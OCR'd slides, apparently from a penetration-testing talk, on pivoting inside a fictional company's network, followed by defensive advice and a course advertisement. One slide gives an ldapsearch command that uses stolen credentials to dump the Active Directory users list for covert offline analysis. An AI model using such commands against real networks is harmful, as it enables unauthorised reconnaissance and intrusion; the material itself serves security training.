

Administrator: Command Prompt
C:\WINDOWS\system32>

Pivoting & Pillaging

- If you remember, earlier we found vpn.vulnerablecompany.xyz
- For reconnaissance and offline analysis MWR Labs released a tool called ADOffline @ https://labs.mwrinfosecurity.com/blog/offline-querying-of-active-directory
- We can use ldapsearch to download the LDAP structure using a command such as the following

```
ldapsearch -h 172.16.0.100 -x -D rsmith@vulnerablecompany.xyz -w Password1234! -b
cn=users,dc=vulnerablecompany,dc=xyz -E pr=1000/noprompt -o ldif-wrap=no > ldap_output
```

- We can then use ADOffline to populate this data into a SQLite DB for offline analysis
- Nice and stealthy!



Applications
Places
Iceweasel
Wed 15:56
en1
OpenVPN Connect - Iceweasel
OpenVPN Connect
https://vpn.vulnerablecompany.xyz/?src=connect
Search
OPENVPN™
Username
Password
Login
Go

Pivoting & Pillaging

- Two factor authentication is nonetheless essential!
- Network Segmentation is a key element to securing infrastructure
- Logging and pattern matching can greatly aid in securing networks
- Humans are always going to be better at identifying logical issues, i.e. Bob's sat next to me in the office yet I see he's also logged onto the VPN and poking around payroll records. Strange.
- Since companies are getting better at patch management and minimizing their attack surface, the bad guys (and us) have to think of new and imaginative ways to get in!

What Do We Own?

- vulnerablecompany.xyz has a web application hosted '*in the cloud*' and a remote access endpoint at vpn.vulnerablecompany.xyz
- We have identified a remote worker and performed *some* recon on this employee
- We have compromised a remote system
- We have access to the company infrastructure
- Bob's not happy, and has swapped his iKettle for a smart fridge



Thank You

feedback/contact
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If you're coming to **Blackhat USA 2016** we have limited spaces on our Basic Infrastructure (BIH) and Advanced Infrastructure Hacking (AIH) courses

Also come as visit us at the NotSoSober Party!
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